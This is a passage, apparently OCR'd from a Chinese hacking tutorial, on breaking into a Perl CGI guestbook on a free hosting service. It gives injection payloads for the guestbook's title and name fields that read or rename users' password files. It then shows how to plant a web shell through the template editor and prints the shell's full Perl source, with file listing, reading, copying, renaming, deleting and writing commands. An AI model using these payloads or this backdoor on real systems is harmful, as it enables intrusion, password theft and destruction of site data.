


图 3




图 4

我们执行 http://127.0.0.1/book/data/lcx/3.pl?type+d:\book\user\lcx.cgi 就可以看到 lcx 用户的密码了。从图4中，我们可看到用户名为 lcx，密码是 123。

在这种环境下还有一种方法。上边我们用到的是 perl 的 system 函数，我们同样还可用 rename 函数来看用户密码。留一个言，标题为："("user\\lcx.cgi","user\\lcx.txt");#"，名字为："; rename"，其它随便写。如果这是我们的第4条留言，我们执行 http://127.0.0.1/book/data/lcx/4.pl，就会把 user 目录下的 lcx.cgi 改名为 lcx.txt，然后我们执行 http://127.0.0.1/book/user/lcx.txt，就可看到密码了。不过，这种方法会把留言本损坏，无法显示，但我们可提前留两条言，另一条标题为："("user\\lcx.txt","user\\lcx.cgi");#"，名字为："; rename"。执行一下这条留言的 pl，再把 lcx.txt 改回为 lcx.cgi。

LOOK 注意 以上两个方法只是在 perl.exe 做映射时才能成功，以perlis.dll 做映射的情况下不会成功。

二、在 Unix 环境下

在 Unix 环境下，以上两种方法就不会成功了。因为，在 Unix 环境下，你要给 *.pl 和 *.cgi 文件设立一定的权限才行，一般要将文件属性改为 755，pl 文件和 cgi 才能执行。我们怎么办？看到没有，这个留言本还有一个免费申请功能。我们申请一个来看看吧！哈，功能真强大，用申请到的用户登录后发现，居然还有一个超级管理的功能。再输入我们申请时的用户名和密码，进入超级管理页面，里边有一个编辑留言本模板功能（图5）。由于51的留言本我已删除，所以我只好在本机上抓图了：）

可能你也想到了，我们可在这里写入一个 cgi 网页后门。我这有一个 envymask 写的，代码如下（为免去大家输入的麻烦，大家可在光盘中找到这段代码）：




图 5

```
#!/usr/bin/perl
print "Content-Type: text/html\n\n";
print <<EOF;
<html><head><title>no system function cgi shell</
title></head>
EOF

if(read(STDIN,$POST,$ENV{'CONTENT_LENGTH'})) {
@pair=split(/&/,$POST);
######### traslation code #######
foreach (@pair) {
$_=~s/\+/ /g;
($name,$value)=split(/=/,$_);
$name=~s/%([a-fA-f0-9][a-fA-f0-9])/pack("C",hex($1))/
eg;
$value=~s/%([a-fA-f0-9][a-fA-f0-9])/pack("C",hex($1))/
eg;
$FORM{$name}=$value;
}
######### dir command ########
if($FORM{dir} ne ""){
if($FORM{dir}=~/\\/) {
$FORM{dir}=$FORM{dir}."\\";
$FORM{dir}=~s/\\\\/\\/;}
if($FORM{dir}=~/\//) {
$FORM{dir}=$FORM{dir}."\/";
$FORM{dir}=~s/\/\//\//;}
@dir=glob("$FORM{dir}※");
print <<EOF;
$FORM{dir}<br>
<textarea cols=80 rows=18>
EOF
foreach (@dir) {
$filesize=(-s $_);
if(-f $_){
print "\t$filesize\t$_\n";
}
if(-d $_){
print "\<DIR\>\t$filesize\t$_\n";
}
}
print <<EOF;
</textarea>
EOF
}
######### type command ########
if($FORM{type} ne ""){
if(-e "$FORM{type}"){
open(TYPE,"$FORM{type}");
@content=<TYPE>;
close TYPE;
print <<EOF;
$FORM{type}<br>
<textarea cols=80 rows=18>
@content
</textarea>
EOF
}
else{
print <<EOF;
<br><font color=red>
file $FORM{type} dose not exist!!!
</font><br>
EOF
}
}
######## copy command ########
if(($FORM{kopyfrom} ne "")&&($FORM{kopyto} ne ""))
{
if(-e "$FORM{kopyfrom}"){
open (FROM,"$FORM{kopyfrom}");
open (TO,">$FORM{kopyto}");
```

```
@file=<FROM>;
print TO @file;
close FORM;
close TO;
if((-e "$FORM{kopyto}")&&(-s "$FORM{kopyto}")) {
print <<EOF;
<br><font color=red>
copy $FORM{kopyfrom} to $FORM{kopyto}
successful!!!
</font><br>
EOF
}
}
else{
print <<EOF;
<br><font color=red>
file: $FORM{kopyfrom} dose not exist!
</font><br>
EOF
}
}
##########rename command ########
if(($FORM{renamefrom} ne "")&&($FORM{renameto} ne
"")){
if(-e "$FORM{renamefrom}"){
rename ("$FORM{renamefrom}","$FORM{renameto}");
if(-e "$FORM{renameto}") {
print <<EOF;
<br><font color=red>
rename $FORM{renamefrom} to $FORM{renameto}
successful!!!
</font><br>
EOF
}
}
else{
print <<EOF;
<br><font color=red>
file: $FORM{renamefrom} dose not exist!
</font><br>
EOF
}
}
##########delete command ######
if($FORM{del} ne ""){
if(-e "$FORM{del}"){
unlink ("$FORM{del}");
if(!(-e "$FORM{del}")){
print <<EOF;
<br><font color=red>
delete $FORM{del} successful!!!
</font><br>
EOF
}
}
else{
print <<EOF;
<br><font color=red>
file $FORM{del} dose not exist!!!
</font><br>
EOF
}
}
##########write command #####
if($FORM{submit2} eq "write") {
@sb=split(/\n/,$FORM{text});
open (WRITETO,">$FORM{writetofile}");
foreach (@sb) {
chomp $_;
print WRITETO "$_\n";
}
close WRITETO;

if(-e $FORM{writetofile}) {
print <<EOF;
<br><font color=red>
write to $FORM{writetofile} successful!!!
</font><br>
EOF
}
}

##############################################


foreach (keys %FORM) {
if ($_ eq "submit1") {

print <<EOF;
<form action="" method="POST">
write:<br>
<textarea name="text" cols="80" rows="20"></
textarea><br>
to:<br>
<input type=text name="writetofile" value="" size=45>
<br>
<input type=submit name="submit2" value="write">
<input type=reset name="reset" value="reset">
</form>
EOF
}
}
}

print <<EOF;
<form action="" method="POST">
dir: <input type=text name="dir" size="46" value="">
<br>
type: <input type=text name="type" size="46"
value=""><br>
copy <input type=text name="kopyfrom" size="20"
value="">
to <input type=text name="kopyto" size="20"
value=""><br>
rename <input type=text name="renamefrom" size="20"
value="">
to <input type=text name="renameto" size="20"
value=""><br>
del: <input type=text name="del" size="46" value="">
<br>
```

```
    <input type=submit name="submit" value=" O.K ">
    <input type=reset name="reset" value="reset">
    <input type=submit name="submit1" value="write">
<br>
    </form>
    EOF
    print <<EOF;
    <br><br>
    <div align="center">
    code by:<a href="mailto:130\@21cn.com">Envymask
</a><br>
    <a href="http://envymask.3322.org">Envymask's web
site</a>
    </div>
    EOF
    exit;
```

写入后，我们如何知道它是哪个文件呢？这也有规律，它就是\留言本目录\data\你申请的用户名\template.cgi这个文件。

然后，我们执行http:\\ip\留言本目录\data\你申请的用户名\template.cgi，就可得到一个网页后门了。且慢，你不是说在Unix下，文件要改权限才能执行吗？哈哈，而51的服务太好了，它的freebsd系统是自动探测文件权限的，不需要修改。我想，当时xhacker入侵时，他肯定也没想到这点。先看看图6，这个网页后门如何，由于51的留言本我已删，所以我在本机上抓个网页后门的图意思一下。

经我测试，这个cgi文件在51空间上一样工作良好。剩下的工作，我们当然是利用这个网页后门来看user/管理员.cgi文件了。心细的你又会说，你用这个cgi后门不知其网站物理路径，如何管理网站文件呢？我也有办法，按同样办法再申请一个留言本，管理登陆后再编辑一个template.cgi文件，而这个文件的内容就是一个cgi探针的内容。如果你不明白探针是什么，我这儿做了一个(http://smallhome.51.net/cgi-bin/env.cgi)。最后，我要说明的是，这个方法在Win2k下也同样适用，而且更有效，威力更大，它就不限于用perl.exe还是periis.dll做映射了。


